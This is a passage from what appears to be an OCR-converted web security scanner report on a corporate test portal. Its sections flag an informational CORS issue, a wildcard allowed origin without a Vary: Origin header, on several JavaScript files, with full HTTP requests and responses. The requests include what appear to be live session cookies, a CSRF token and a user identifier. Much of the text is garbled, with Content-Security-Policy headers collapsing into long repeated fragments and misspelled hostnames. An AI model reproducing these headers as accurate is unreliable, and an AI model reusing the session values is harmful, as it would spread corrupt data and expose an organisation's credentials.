https://boost.activewebsites.nev/https://caccom.activer.newebsites.newebsites.nev/https://caccom.activer.newebsites.newebsites.never.newebsites.newebsite https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://sap.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data: https://cdn.recast.ai//https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

neptune.Debug={console:{log:console.log,info:console.info,warn:console.warn,error:console.error},init:!1,initLog:[],timestamp:null,ext:0,loaded:function(e) {neptune.Debug.init=!0,sap.n.Debug.classicLau

...[ŚNIP]...

10.30. https://testportal.zalaris.com/neptune/server/js/IndexedDBShim.js

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/server/js/IndexedDBShim.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/server/js/IndexedDBShim.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Origin: https://testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiFdgM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:29:51 GMT

Server: Apache

X-Content-Type-Options: nosnift

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript

Content-Length: 2185 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \*

last-modified: Thu, 17 Dec 2020 19:19:12 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.sqlaris.com/443 https://e.zalaris.com/443 https://e.zalaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.com/443 https://s.com/443 https://s.calaris.com/443 https://s.calari https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euhttps://patiothri.witter.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-mps.//patiothri.witter.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-lest.s3.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-lest.s3.amazonaws.com/files/EXTERNALTEST/\* https://bis.sap.com/; style-src 'self' 'unsafe-inline' https://sapuis.hana.ondemand.com https://\*.zalaris.com:443 https://bis.sap.com/; font-src 'self' https://ptpekti.net/ https://bis.sap.com/; font-src 'self' https://sapuis.hana.ondemand.com https://com/sapuis.hana.ondemand.com/sapuis.hana.on https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

...var globalVar="undefined"!=typeof window?window:"undefined"!=typeof WorkerGlobalScope?self:"undefined"!=typeof global?global:Function("return this;")();lfunction(e)("use

...[SNIP]...

#### 10.31. https://testportal.zalaris.com/neptune/server/js/crypto/aes.js

#### Summary

Information Severity: Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/server/js/crypto/aes.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

# Request 1

GET /neptune/server/js/crypto/aes.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: \*/\*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmoyuPjlf5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118

# Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 08:29:54 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
  X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript Content-Length: 15627
 dxp-sap: 21100006
 x-user-logon-language: E
 access-control-allow-origin: *
 last-modified: Mon, 18 Jan 2021 00:51:16 GMT
 sap-dms: KW
 ms-author-via: DAV
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://* successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://api.recast.ai/ gap-iab: https://api.recast.ai/ gap-iab:
 /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
 https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com/https://sapui5.hana.ondemand.com
 https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://shttps://
 http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com://*.zalaris.com://*.zalaris.com/https://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcd
 https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadets/images/ https://maps.googleapis.com:443 https://cathats/ides-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-west-1-general-eu-we
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
 https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
 Connection: close
 CryptoJS v3.1.2
 code.google.com/p/crypto-js
 (c) 2009-2013 by Jeff Mott. All rights reserved.
 code.google.com/p/crypto-js/wiki/License
 var CryptoJS=CryptoJS||function(u,p){var d={},l=d.lib=
     ..[SNIP]...
```

# 10.32. https://testportal.zalaris.com/neptune/server/js/please-wait/PleaseWait.js

## Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

/neptune/server/js/please-wait/PleaseWait.js Path:

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/server/js/please-wait/PleaseWait.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Origin: https://testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787384171

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:30:01 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript Content-Length: 5420

dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: \* last-modified: Tue, 05 Jan 2021 12:45:49 GMT

sap-dms: KW ms-author-via: DAV

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://api.recast.ai/ gap-iab: /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com/ https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://shttps:// http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

/\*! please-wait 0.0.5 | (c) Pathgather 2015 | MIT <a href="http://opensource.org/licenses/mit-license.php">http://opensource.org/licenses/mit-license.php</a> !function(a,b){"object"==typeof exports?b(exports):"function"==typeof define&define.amd?define(

...[SNIP]...

# 10.33. https://testportal.zalaris.com/neptune/server/js/slick/Slick.js

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/server/is/slick/Slick.is

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/server/js/slick/Slick.js HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Origin: https://testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%ZBhwvFS%2BdN9aw5QvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787384171

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:31:00 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript

Content-Length: 53313 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin:

last-modified: Tue, 05 Jan 2021 15:57:56 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://bods.tactweesties.riev/lids.jactous/sactive/tests-riev/lids.jactous/sactive/tests-riev/lids.jactous/sactive/tests-riev/lids.jactive/tests-riev https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://is.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://sgoogleapis.com/https://sapis.com https://shana.ondemand.com https://shana.ondema eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

/\*! Slick 1.8.1 | (c) 2017 Ken Wheeler | http://kenwheeler.github.io/slick | MIT < http://opensource.org/licenses/mit-license.php> \*/

(function(factory){"use strict";if(typeof define==="function"&&defi

...[SNIP]...

#### 10.34. https://testportal.zalaris.com/neptune/server/js/sun/suneditor.min.js

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/server/js/sun/suneditor.min.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/server/js/sun/suneditor.min.js HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate Accept: \*/\* Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 Cache-Control: max-age=0
Origin: https://testportal.zalaris.com Cookie: saplb PORTAL=(J2EE7158120)7158152; com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmoyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BogIcPGyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657787384171

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:32:10 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

